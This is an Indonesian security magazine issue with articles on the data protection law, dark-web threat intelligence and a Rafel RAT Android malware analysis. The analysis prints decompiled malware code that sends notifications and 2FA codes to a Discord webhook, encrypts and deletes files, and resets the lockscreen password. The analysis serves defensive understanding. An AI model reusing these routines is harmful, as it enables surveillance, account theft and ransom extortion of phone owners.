Edisi II - Oktober 2024

ITSECBUZZ

MAJALAH KEAMANAN SIBER

EDISI BEDAH MALWARE ANDROID

REGULASI

SIAPKAH PERUSAHAAN ANDA MEMATUHI UU PDP?

INFORMASI

POTENSI DARK WEB DALAM KEAMANAN SIBER

ITSEC
SECURITY DELIVERED

"BETTER TO SECURE YOUR ASSETS A YEAR TOO EARLY THAN A DAY TOO LATE"

DAFTAR ISI

3 REGULASI

SIAPKAH PERUSAHAAN ANDA MEMATUHI UU PDP?

Menyongsong undang-undang perlindungan data pribadi yang akan berlaku Oktober 2024.

6 INFORMASI

POTENSI DARK WEB DALAM KEAMANAN SIBER

Walaupun isinya penuh dengan negatifitas, Dark Web dapat digunakan untuk melindungin sistem.

10 MALWARE

RAFEL RAT: ANCAMAN BAGI ANDROID JADUL

Periset dari Check Point membedah malware yang menghantui pengguna Android OS versi lama.

19 EDITORIAL

INTELLIBRON RAG & REGENERASI TALENTA KEAMANAN SIBER

Bagaimana IntelliBroń dapat berperan dalam mengedukasi talenta keamanan siber.

23 REVIEW

PELAJARAN DARI FILM THE GREAT HACK

Film yang menceritakan bagaimana data pengguna Facebook dimanfaatkan untuk strategi pilpres.

26 POJOK SANTAI

Santai dulu sebelum lanjut membaca artikel yang lain.

27 MALWARE

KUPAS TUNTAS MALWARE APK

Melihat isi malware yang pernah membuat heboh masyarakat Indonesia dan menimbulkan banyak kerugian.

42 BERITA

ITSEC ASIA GELAR HAJATAN CYBERSECURITY SUMMIT 2024

Kilas balik dari acara tahunan yang diadakan oleh PT. ITSEC Asia Tbk.

Editor-in-chief:
M. Rasyid Sahputra

Design & Layout:
Z. Ananda
Cristyna

Penulis:
M.Rasyid SAhputra
Irra Fachriyanthi
Rachel Holand
Z.Ananda

Proof Reader:
Irra Fachriyanthi

Properti Gambar:
Cristyna
ITSEC Asia
Freepik.com
AI Generated

SALINAN
UNDANG-UNDANG REPUBLIK INDONESIA
NOMOR 27 TAHUN 2022
TENTANG
PELINDUNGAN DATA PRIBADI
DENGAN RAHMAT TUHAN YANG MAHA ESA
PRESIDEN REPUBLIK INDONESIA,

SUDAH SIAPKAH PERUSAHAAN ANDA MEMATUHI UU PDP?

Penulis: Z.Ananda

Undang-undang Pelindungan Data Pribadi (UU PDP akan berlaku mulai Oktober 2024. Pertanyaannya adalah, siapa yang harus mematuhi undang-undang ini, dan apa yang harus diterapkan agar memenuhi persyaratan?

Data pribadi mencakup informasi yang dapat mengidentifikasi individu secara langsung atau tidak langsung. Contohnya meliputi nama, alamat, nomor telepon, alamat email, dan nomor identitas. Keamanan data pribadi sangat penting untuk melindungi privasi individu. Di era industri 4.0, perusahaan sering mengumpulkan dan menyimpan data pribadi. Misalnya, ketika Anda mendaftar layanan, Anda akan diminta NIK, alamat, dan nomor telepon. Penyedia layanan memiliki kewajiban menjaga data pribadi ini dengan baik, tidak menggunakannya untuk kepenti- ngan lain, dan tidak menyebarkannya kepada pihak lain.

Bagaimana jika perusahaan atau organisasi menggunakan data pribadi tanpa persetujuan pemiliknya? Biasanya, ketika Anda mendaftar ataupun menggunakan layanan online, Anda melihat "Syarat & Ketentuan." Di dalamnya, terdapat ketentuan tentang penggunaan data pribadi yang Anda berikan. Dengan menyetujui "Syarat & Ketentuan," Anda mengizinkan perusahaan menggunakan data pribadi Anda sesuai dengan yang disebutkan di sana. Namun, jika data pribadi Anda digunakan untuk tujuan yang tidak kita izinkan dan tidak tercantum dalam "Syarat & Ketentuan," Anda berhak menuntut perusahaan tersebut.

Tapi bagaimana kalau perusahaan/organisasi tersebut diretas oleh penjahat siber dan data pribadi Anda dicuri dan disebarluaskan? Sudah banyak kasus seperti ini terjadi. Mungkin anda masih ingat kasus kebocoran data Tokopedia beberapa waktu lalu atau yang masih fresh diingatan kita kasus data PDNS. Apakah Anda memiliki hak untuk menuntut perusahaan/organisasi tersebut?

Undang-Undang Pelindungan Data Pribadi (UU PDP)

Pada tahun 2022, pemerintah mengeluarkan Undang-Undang Nomor 27 tentang Pelindungan Data Pribadi (UU PDP). UU ini mengatur tentang jenis data pribadi, pemrosesan, pengendalian, sanksi, dan sengketa. Tujuannya adalah melindungi data pribadi agar tidak jatuh ke tangan yang salah. Sayangnya, kesadaran masyarakat tentang privasi masih rendah, dan kasus penyalahgunaan data jarang terungkap. Oleh karena itu, pemerintah mengeluarkan payung hukum untuk memastikan perusahaan dan organisasi lebih peduli dalam mengamankan data pribadi.

Isi pasal-pasal dalam UU PDP terkadang ambigu, sehingga memerlukan penafsiran yang tepat agar perusahaan atau organisasi memenuhi kewajiban perlindungan data pribadi. Meskipun saat ini belum ada panduan resmi, berikut beberapa hal yang perlu diperhatikan oleh pemegang data pribadi:

1. Miliki Standard Operating Procedure (SOP), dokumentasi, dan tata kelola yang jelas saat memproses data pribadi, serta lakukan tinjauan rutin. Standarisasi operasional penting agar kualitas pekerjaan tetap konsisten.

2. Kontrol akses ke data pribadi dan awasi pihak yang terlibat dalam pemrosesan.

3. Rekam setiap langkah pemrosesan dan akses data sebagai bukti, baik dalam bentuk log maupun tangkapan layar.

4. Terapkan sistem keamanan untuk mencegah peretasan data pribadi selama pemrosesan, seperti perlindungan siber pada endpoint dan jaringan.

5. Kelola risiko saat memproses data yang berisiko tinggi dan gunakan teknologi pendukung.

6. Lakukan audit berkala untuk memastikan semua pihak mematuhi dan menjalankan kelima poin di atas.

Perlu dipahami maksud dari kegiatan pemrosesan data pribadi meliputi:

- Pengumpulan
- Pengolahan/penganalisisan
- Penyimpanan
- Perbaikan
- Penampilan/penyebarluasan/ penghapusan

Sanksi Yang Dikenakan

Apa akibatnya kalau perusahaan/organisasi pemroses data pribadi tidak mematuhi aturan hingga menyebabkan data yang tersimpan bocor ke publik? Pada UU PDP terdapat pasal yang mengatur "hukuman" sanksi administratif terhadap pelanggaran yang dilakukan perusahaan/ organisasi pemroses data pribadi. Sanksi administratif berupa peringatan tertulis, penghentian kegiatan pemrosesan, penghapusan data pribadi hingga denda administratif sebesar dua persen dari pendapatan tahunan atau penerimaan tahunan dari variabel pelanggaran.

Sanksi akan diberikan kepada perusahaan/organisasi yang tidak menerapkan UU PDP baik itu dengan tidak mengimplementasikan solusi, ketidak-patuhan terhadap persyaratan, atau kealpaan dalam menjalankan solusi yang telah diterapkan.

Itu sebabnya, setelah menerapkan UU PDP, penting untuk melakukan pelatihan secara berkala kepada setiap individu yang terlibat dalam pemrosesan data agar tidak terjadi kelalaian karena tidak mengikuti SOP.

Kendala Yang Dihadapi

Hingga saat ini, belum ada lembaga pemerintah yang mengawasi pelaksanaan UU PDP. Keterlambatan pembentukan lembaga pengawas ini mengakibatkan belum ada panduan resmi dan tata kelola dalam mematuhi UU PDP. Perusahaan besar dengan staf keamanan IT mungkin memiliki pengetahuan yang cukup dan mampu menerapkan UU PDP secara mandiri. Tetapi bagi yang tidak memiliki staf keamanan IT akan mengalami kesulitan menafsirkan pasal-pasal untuk mematuhi UU PDP dan dalam mencari solusi yang tepat.

Dengan belum adanya lembaga PDP juga akan menyulitkan bagi pemilik data untuk menggugat perusahaan/organisasi yang melakukan pelanggaran berupa kelalaian atau kesalahan dalam permrosesan data pribadi.

Dengan belum adanya lembaga PDP juga akan menyulitkan bagi pemilik data untuk menggugat perusahaan/organisasi yang melakukan pelanggaran berupa kelalaian atau kesalahan dalam permrosesan data pribadi.

Dengan waktu yang semakin pendek, bagi perusahaan/organisasi yang melakukan pemrosesan data, ada baiknya untuk mempercepat proses penerapan UU PDP. Menghubungi konsultan eksternal yang kompeten adalah langkah yang baik untuk pendampingan, memastikan solusi yang diterapkan sesuai dengan peraturan.

Solusi dan aplikasi yang sesuai dengan kebutuhan dan ramah anggaran bagi perusahaan kecil dan menengah pun telah banyak tersedia sehingga anggaran perusahaan tidak bisa dijadikan alasan.

Semakin cepat Anda mematuhi UU PDP maka dapat memberikan reputasi yang baik di mata pelanggan Anda. Apalagi jika kompetitor Anda belum memenuhi persyaratan dalam penerapan UU PDP.

INFORMASI

POTENSI DARK WEB DALAM KEAMANAN SIBER

Dark Web hanya bagian kecil dari dunia maya tapi telah menjadi bagian yang sangat penting dalam perkembangan keamanan siber.

Baru-baru ini seorang kawan menceritakan pengalamannya ketika mengunjungi tautan sebuah *link* yang dia dapatkan dari sebuah komentar di akun sosial media. Betapa terkejutnya dia ketika link tersebut ternyata berisi video yang sangat mengerikan. Video itu menayangkan penyekapan dan tindakan kejam terhadap tiga perempuan. Rentetan video yang membuat mual perut itu katanya didapatkan dari dark web.

Sebagian besar orang mengakses internet melalui browser populer seperti Safari, Edge, atau Chrome. Lewat *browser* tersebut, diperkirakan ada sekitar dua miliar situs yang dapat diakses oleh publik. Namun, angka tersebut hanya mewakili sekitar 10% dari keseluruhan konten yang dapat dijangkau di internet. Bagian ini dikenal sebagai surface web atau bagian yang terlihat oleh semua pengguna internet. Kemampuan akses luas ini dimungkinkan oleh keberadaan *robot crawler* yang menjelajah internet, mencatat alamat URL, dan memasukkannya ke dalam hasil pencarian mesin pencari. Sementara itu, lapisan-lapisan lainnya yang dikenal sebagai *deep web* dan *dark web* tersembunyi dan hanya dapat diakses melalui metode khusus.

Apa Itu *Deep Web*?

Kebalikan dari *surface web, deep web* adalah bagian dari internet yang memerlukan akun pengguna untuk diakses. Secara umum, *deep web* telah menjadi bagian rutin dari pengalaman pengguna internet. Misalnya, akun email, layanan perbankan online, dan media sosial merupakan contoh deep web yang sering digunakan tanpa disadari setiap

hari. Banyak aktivitas di deep web melibatkan informasi pribadi yang harus dijaga kerahasiaannya, sehingga hanya pemilik informasi tersebut yang dapat mengaksesnya. Karena akses yang dibutuhkan ini, *robot crawler* tidak dapat mengindeks alamat dan konten dari situs-situs deep web tersebut.

Dark Web Penuh Misteri

Dark web adalah lapisan paling dalam dari internet, di mana terdapat situs, forum, dan pasar yang hanya dapat diakses melalui aplikasi khusus. Aplikasi ini menyediakan fitur keamanan dan privasi yang memungkinkan pengguna untuk menjelajahi *dark web* secara anonim, menjadikannya menarik bagi mereka yang ingin menyembunyikan identitas mereka. Karena sifatnya yang anonim, *dark web* sering dikaitkan dengan aktivitas kriminal, menjadi tempat bagi penjahat siber untuk bertemu dan bertukar informasi.

Secara ukuran, dark web jauh lebih kecil daripada *surface web* dan *deep web*, diperkirakan hanya terdapat sekitar 200,000-400,000 situs yang dapat diakses di dalamnya.

Cara Mengakses *Dark Web*

Untuk mengakses *dark web*, kebanyakan orang menggunakan jaringan TOR (*The Onion Router*). Sesuai namanya, jaringan TOR mirip seperti struktur bawang (*onion*), dengan banyak lapisan keamanan. Situs-situs di *dark web* menggunakan domain .onion yang tidak bergantung pada sistem DNS seperti pada *surface web* dan *deep web* konvensional.

Cara Kerja Situs *.onion*

Jaringan TOR dirancang untuk memastikan anonimitas total, di mana lalu lintas informasi dipindahkan secara acak melalui beberapa titik, minimal tiga titik, sebelum mencapai tujuan akhir. Titik-titik ini disebut *nodes*, yang merupakan kumpulan server yang dioperasikan oleh aktivis dark web. TOR mengenkripsi seluruh lalu lintas jaringan, menyembunyikan alamat IP asal dan tujuan. Ini berarti ketika data melewati satu titik (*node*), tidak ada yang dapat melihat asal atau tujuan sebenarnya dari data tersebut. Data hanya terdekripsi setelah melewati semua titik terakhir.

Setelah berhasil terhubung ke jaringan dark web, sering kali pengguna tidak tahu harus mengakses apa. Situs-situs seperti *Hidden Wiki* dan *Grams* umumnya menjadi situs pertama yang dikunjungi, karena mereka berfungsi sebagai mesin pencari untuk mencari situs-situs lain yang ingin dikunjungi. Alamat URL .onion biasanya terdiri dari kombinasi huruf dan angka secara acak, membuatnya sulit untuk diingat. Berbeda dengan *surface web* yang menggunakan nama domain yang mudah diingat dan dibagikan, seperti *google.com* atau *kitabisa.com*.

Tantangan Menjelajah *Dark Web*

Konten yang ada di *Dark Web* sangat beragam, mulai dari yang legal hingga ilegal. Banyak kelompok menggunakan *Dark Web* untuk aktivitas *underground*, termasuk pembaha-

san topik yang dianggap berisiko di *surface web*, seperti berbagi informasi antar aktivis politik, jurnalis, dan *whistleblower*. Namun, informasi ilegal yang mendukung kejahatan juga dapat ditemukan di sana.

Penting untuk diingat bahwa risiko dimulai sejak saat Anda pertama kali mengakses dark web. Memasuki *Dark web* mirip dengan masuk ke dalam ruangan gelap di mana Anda tidak tahu apa yang ada di sekitar Anda atau apa yang akan terjadi jika Anda bergerak. Anda mungkin tanpa sadar menemui penipuan atau malware yang berusaha menginfeksi pengunjungnya. Oleh karena itu, penggunaan VPN dan aplikasi keamanan yang terupdate sebelum mengakses dark web sangatlah diwajibkan. Hindari juga untuk mengunduh file atau aplikasi dari situs-situs di *dark web*.

Selain itu, penting untuk menjaga anonimitas Anda dengan tidak mengungkapkan atau mengetikkan data pribadi atau email Anda. Sebagai contoh yang dialami seorang praktisi IT, tanpa disadari menggunakan email pribadi untuk mendaftar di marketplace *dark web*. Akibatnya, akun emailnya diretas, dan semua akun yang terhubung dengan email tersebut menjadi target peretasan.

Menjelajah *dark web* membutuhkan kedisiplinan dan pemahaman terhadap alat-alat yang digunakan serta langkah-langkah untuk meminimalkan risiko dan mendapatkan pengalaman yang aman.

Salah satu hal yang paling mengganggu saat mengakses *dark web* adalah kecepatannya yang lambat, mirip dengan pengalaman internet pada era tahun 1990-an yang sering mengalami *error*. Selain itu, seringnya perubahan alamat situs juga menjadi masalah, dimana hasil dari mesin pencari atau daftar situs di *Hidden Wiki* sering kali tidak relevan. Alamat situs sering berubah karena *dark web* rentan ter-hadap serangan DDoS yang dapat membuat situs menjadi tidak dapat diakses. Tidak hanya itu, ada juga banyak situs penipuan yang mencoba mengelabui pengunjungnya, dan terus merubah URL untuk menghindari kejaran korban serta pihak berwajib.

Lapisan pada internet

Dark Web Untuk Keamanan Siber

Dark web sering kali dikaitkan dengan transaksi kejahatan. Di dalamnya terdapat situs-situs *e-commerce*, mirip dengan yang ada di *surface web*, tetapi yang dijual adalah barang-barang terkait kejahatan seperti data pribadi, narkoba, akses ke akun media sosial, atau bahkan layanan pembunuhan. Menurut *Privacy Affairs*, pada 2021, harga untuk kartu kredit curian sekitar $35. Untuk mendapatkan akses ke *MBanking* dengan saldo $2000, biayanya sekitar $120. Sedangkan untuk memiliki akun media sosial dengan banyak pengikut, Anda perlu mentransfer sekitar $60.

Namun, informasi yang tersebar di dark web, baik itu tentang kejahatan atau hasil dari kejahatan, sebenarnya bisa menjadi sumber intelijen yang dapat digunakan untuk melawan serangan siber atau untuk mengetahui kerentanan sistem. Data ini dapat dikumpulkan secara rutin dan digunakan sebagai bahan pembelajaran mesin pada model AI. Sebagai contoh:

- ***Marketplace***; memantau marketplace dapat memberikan informasi tentang jenis data

yang paling diminati dan diperdagangkan.

- **Forum:** Di forum, informasi tidak terfilter. Ini menjadi tempat untuk diskusi bebas tentang taktik serangan siber, kerentanan terbaru, atau serangan yang belum terdeteksi.

- **Ruang chat:** Seperti forum, ruang chat digunakan untuk pertukaran informasi dan koordinasi aktivitas ilegal. Dari sini, kita dapat memahami serangan siber yang sedang berlangsung atau yang berpotensi terjadi di masa depan.

Dari ketiga tempat tersebut, kita dapat memperoleh informasi tentang data yang bocor dan berpotensi membahayakan perusahaan kita. Meskipun data dan akun perusahaan kita aman, tetapi ada kemungkinan data dari rekanan atau mitra bisnis kita yang bocor dapat berpotensi menyebarkan informasi rahasia perusahaan kita. Secara keseluruhan, dengan memproses dan menganalisis data dari *Dark Web*, kita dapat menghasilkan informasi yang bermanfaat. Setiap informasi yang diperoleh dianalisis konteksnya untuk memahami implikasinya hingga kita bisa melakukan mitigasi dengan cepat. Informasi-informasi tersebut juga dapat menjadi sumber dalam pengambilan keputusan pada model AI yang dimiliki.

Proses pemantauan data pada *Dark Web* ini dikenal dalam keamanan siber sebagai *threat intelligence*.

Dua Sisi Mata Uang Dark Web

Dark web memiliki sisi yang ambigu. Di satu sisi, *dark web* menjadi tempat berkumpul pelaku kejahatan, melakukan koordinasi dan transaksi. Tapi di dalam *dark web* tersimpan banyak informasi berharga yang dapat digunakan untuk kebaikan. Meskipun sebagian besar data yang beredar berasal dari aktivitas kejahatan, Anda bisa mendapatkan informasi penting seperti tren kerentanan yang dieksploitasi, strategi penyerangan, grup penjahat siber yang sedang aktif atau bahkan informasi akun yang bocor.

Namun, tantangan besar saat ini adalah sulitnya mendapatkan data atau informasi yang diinginkan dari *dark web*. Kompleksitas lapisan-lapisan yang ada di dalamnya membuat sulit untuk mencari dan memantau informasi tersebut secara efektif.

Harapannya, perkembangan teknologi yang terus maju dan kerja sama yang erat antara ber-bagai pihak di bidang keamanan siber, termasuk penegak hukum dalam berbagi formasi dari *dark web*. Dengan cara ini, dunia digital bisa menuju keamanan yang lebih baik.

MALWARE

RAFEL RAT
ANCAMAN BAGI ANDROID JADUL

Penulis: Z.Ananda, disadur dari Check Point Research

Jika Anda masih menggunakan HP Android jadul, ada berita buruk yang perlu Anda ketahui. Malware Rafel RAT kini mengintai dan dapat menyebabkan kerusakan fatal jika gawai Anda terinfeksi. Mari kita bahas lebih dalam tentang ancaman ini dan bagaimana cara melindungi gawai Android Anda.

Android, sistem operasi perangkat mobile milik Google, adalah sistem operasi yang paling banyak digunakan, dengan 70% pengguna di seluruh dunia. Namun, perlu diketahui bahwa 40% pengguna masih menggunakan gawai dengan versi Android yang sudah tidak didukung lagi oleh Google.

Sebagai sistem operasi dengan basis open-source yang mendominasi pasar, Android menjadi target empuk bagi para penjahat siber. Meskipun Google dan pengembang aplikasi secara rutin merilis update untuk melawan ancaman siber, update tersebut hanya tersedia untuk versi Android yang masih didukung (Android v12 keatas). Bagi Anda yang menggunakan versi lama, Anda harus lebih waspada karena Rafel RAT mungkin mengintai HP Anda.


Apa Itu *Rafel RAT*?

Belakangan ini, malware Rafel RAT menjadi perhatian banyak pihak. RAT, singkatan dari Remote Administration Tool, adalah jenis malware yang dirancang untuk kegiatan surveilans atau pemantauan. Rafel RAT memiliki kemampuan mengakses hampir semua fitur di gawai Android Anda, termasuk file, panggilan telepon, pesan chat, kamera, dan password.

Menurut laporan dari Check Point, serangan Rafel RAT telah menargetkan gawai dari berbagai merk seperti Samsung, Xiaomi, Vivo, dan Huawei, dengan korban tersebar di Amerika Serikat, Tiongkok

dan Indonesia. Menariknya, sekitar 12,5% dari korban menggunakan versi Android yang masih didukung oleh Google, menunjukkan bahwa update keamanan yang tidak rutin dapat menjadi celah bagi jenis malware ini.

Rafel RAT menyebar dengan berbagai cara yang sering kali tidak disadari oleh pengguna. Biasanya, malware ini disembunyikan dalam aplikasi yang mirip dengan aplikasi populer seperti WhatsApp atau Instagram, dan didownload melalui APK di luar Google Play Store. Itu sebabnya sangat beresiko apabila kita menginstal aplikasi tidak melalui Google Play Store.



Versi Android yang rentan terinfeksi (foto: Check Point)

Bagaimana *Rafel RAT* Bekerja?

Tim riset Check Point telah menganalisis bagaimana Rafel RAT beroperasi. Berikut adalah langkah-langkah yang dilakukan oleh malware ini setelah berhasil menginfeksi gawai Anda:

1. Meminta Izin akses

Saat instalasi, Rafel RAT meminta izin untuk mengaktifkan autostart dan mengecualikan aplikasi dari fitur App Optimization agar tetap berjalan tanpa terdeteksi. Beberapa varian juga meminta izin untuk menghapus notifikasi agar aktivitas mereka tidak terlihat oleh pemilik gawai.

```
private void autostart(){
    try {


        Intent intent = new Intent();
        String manufacturer = android.os.Build.MANUFACTURER;
        if ("xiaomi".equalsIgnoreCase(manufacturer)) {
            intent.setComponent(new ComponentName("com.miui.securitycenter", "com.miui.permcenter.autostart.AutoStartManagementActivity"));
        } else if ("oppo".equalsIgnoreCase(manufacturer)) {
            intent.setComponent(new ComponentName("com.coloros.safecenter", "com.coloros.safecenter.permission.startup.StartupAppListActivity"));
        } else if ("vivo".equalsIgnoreCase(manufacturer)) {
            intent.setComponent(new ComponentName("com.vivo.permissionmanager", "com.vivo.permissionmanager.activity.BgStartUpManagerActivity"));
        } else if ("Letv".equalsIgnoreCase(manufacturer)) {
            intent.setComponent(new ComponentName("com.letv.android.letvsafe", "com.letv.android.letvsafe.AutobootManageActivity"));
        } else if ("Honor".equalsIgnoreCase(manufacturer)) {
            intent.setComponent(new ComponentName("com.huawei.systemmanager", "com.huawei.systemmanager.optimize.process.ProtectActivity"));
        }

        List<ResolveInfo> list = getPackageManager().queryIntentActivities(intent, PackageManager.MATCH_DEFAULT_ONLY);
        if  (list.size() > 0) {
            startActivity(intent);
        }
    } catch (Exception e) {
        Log.e("exc" , String.valueOf(e));
    }

}
```

Metode menambahkan ke daftar autostart (foto: Check Point)

2. Inisiasi Komunikasi

Setelah terinstal, Rafel RAT segera menghubungi server C&C (Command and Control) dan mengaktifkan fitur pelacakan lokasi.

```
@Override  // android.app.Service
public int onStartCommand(Intent intent0, int v, int v1) {
    String s = intent0.getStringExtra("inputExtra");
    this.createNotificationChannel();
    PendingIntent pendingIntent0 = PendingIntent.getActivity(this, 0, new Intent(this, InternalService.class), 0);
    this.startForeground(1, new Builder(this, "ForegroundServiceChannel").setContentTitle("Settings").setContentText(s).setSmallIcon(0x1080061)
    this.startService(new Intent(this.getApplicationContext(), InternalService.class));
    return 1;
}
```

Proses inisiai komunikasi (foto: Check Point)

```
private void init() {
    new Builder().setContext(this.context).setMode(0).setPrefsName("[redacted]")
    this.deviceUniqueId = new EasyIdMod(this.context).getPseudoUniqueID() + "";
    this.getDeviceInfo();
    this.checkCmdFromServer();
    this.startLocationService();
    this.prepareTTs();
}
```

Menghiasi fitur pelacakan lokasi (foto: Check Point)

```
@Override  // android.service.notification.NotificationListenerService
public void onNotificationPosted(StatusBarNotification sbn) {
    try {
        String s = sbn.getPackageName();
        String s1 = sbn.getNotification().extras.getString("android.title");
        CharSequence charSequence0 = sbn.getNotification().extras.getCharSequence("android.text");
        new Thread() {
            @Override
            public void run() {
                try {
                    if(!s.equals("[redacted]")) {
                        NotificationListener.senddisp(("App Name : " + s + " Title : " + s1 + " Content : " + (charSequence0
                        return;
                    }
                }
                catch(IOException e) {
                    e.printStackTrace();
                    return;
                }
            }
        }.start();
    }
    catch(Exception e) {
        e.printStackTrace();
    }
}

public static void senddisp(String msg) throws IOException {
    DiscordWebhook webhook = new DiscordWebhook("https://discord.com/api/webhooks/[redacted]
    webhook.setContent(msg);
    webhook.setAvatarUrl("[redacted]");
    webhook.setUsername("[redacted]");
    webhook.execute();
}
```

Proses pemantauan notifikasi gawai (foto: Check Point)

Lebih hebatnya lagi, malware ini memiliki fungsi untuk melindungi diri dari upaya pengguna dalam menghapusnya atau mengambil fungsi admin dengan cara mengunci layar dan mengganti password lockscreen sehingga korban tidak dapat mengakses gawainya. Selain itu, ada varian yang mampu mengenkripsi isi gawai atau bahkan menghapus file. Fitur-fitur ini kemungkinan digunakan sebagai senjata untuk meminta uang tebusan agar korban dapat menggunakan gawainya kembali. Bisa dibayangkan dampaknya jika fitur ini digunakan pada petinggi perusahaan atau pemerintah.


```
public void encryptFile() throws Exception {
    for (File file : al) {
        if (file.getPath().contains(".thumbnails")) {
            file.delete();

        } else if (!file.getPath().contains("IMPORTANT.jpg") && !file.getPath().contains(".enc") && !file.getPath()
            // 1 in N
            if (new Random().nextInt(20) == 0) {
                byte[] brld = blurPhoto(file);
                saveFile(brld, file.getParentFile().getPath() + File.separator + "brld_" + file.getName());
            }
            byte[] enc = Aes.encrypt(KEY, fullyReadFileToBytes(file));
            saveFile(enc, file.getPath() + ".enc");
            file.delete();
        }
    }

    for (File vid : vids) {
        if (!vid.getPath().contains(".enc")){
            Aes.encryptLarge(KEY, vid, new File(vid.getPath()+".enc"));
        }
    }

    Bitmap bm = BitmapFactory.decodeResource(getResources(), R.mipmap.ic_launcher);
    ByteArrayOutputStream stream = new ByteArrayOutputStream();
    bm.compress(Bitmap.CompressFormat.PNG, 100, stream);
    saveFile(stream.toByteArray(), Environment.getExternalStorageDirectory() + File.separator + "Pictures" );

}
```

Kode untuk mengenkripsi file (foto: Check Point)


3. Komunikasi dengan C&C

Setelah terhubung dengan C&C, komunikasi pertama yang dilakukan adalah mengirimkan informasi dari gawai seperti versi Android, model gawai, bahasa, negara, dan operator seluler. Bersamaan dengan itu, malware mengirimkan pesan melalui Discord API untuk memberitahu penyerang tentang gawai baru yang berhasil terinfeksi. Selanjutnya, permintaan dilakukan untuk mengeksekusi perintah.

Mengirim informasi gawai (foto: Check Point)



Notifikasi melalui Discord (foto: Check Point)



Permintaan untuk mengeksekusi perintah (foto: Check Point)

Komunikasi melalui Discord juga digunakan untuk mengirim isi notifikasi pada gawai. Biasanya, ini digunakan untuk menangkap kode 2FA yang dikirim melalui pesan dan meretas akun yang menggunakan fitur 2FA tersebut.

```
private static final String OUR_SECURE_ADMIN_PASSWORD = "1234";
public CharSequence onDisableRequested(Context context, Intent intent) {

    ComponentName localComponentName = new ComponentName(context, DeviceAdminComponent.class);
    DevicePolicyManager localDevicePolicyManager = (DevicePolicyManager)context.getSystemService(Context.DEVICE_POLICY_SERVICE );
    if (localDevicePolicyManager.isAdminActive(localComponentName))
    {
        localDevicePolicyManager.setPasswordQuality(localComponentName, DevicePolicyManager.PASSWORD_QUALITY_NUMERIC);
    }
    // resetting user password
    localDevicePolicyManager.resetPassword(OUR_SECURE_ADMIN_PASSWORD, DevicePolicyManager.RESET_PASSWORD_REQUIRE_ENTRY);
    // locking the device
    localDevicePolicyManager.lockNow();

    return super.onDisableRequested(context, intent);}}
```

Kode proteksi untuk menghalangi intervensi dari pemilik gawai (foto: Check Point)

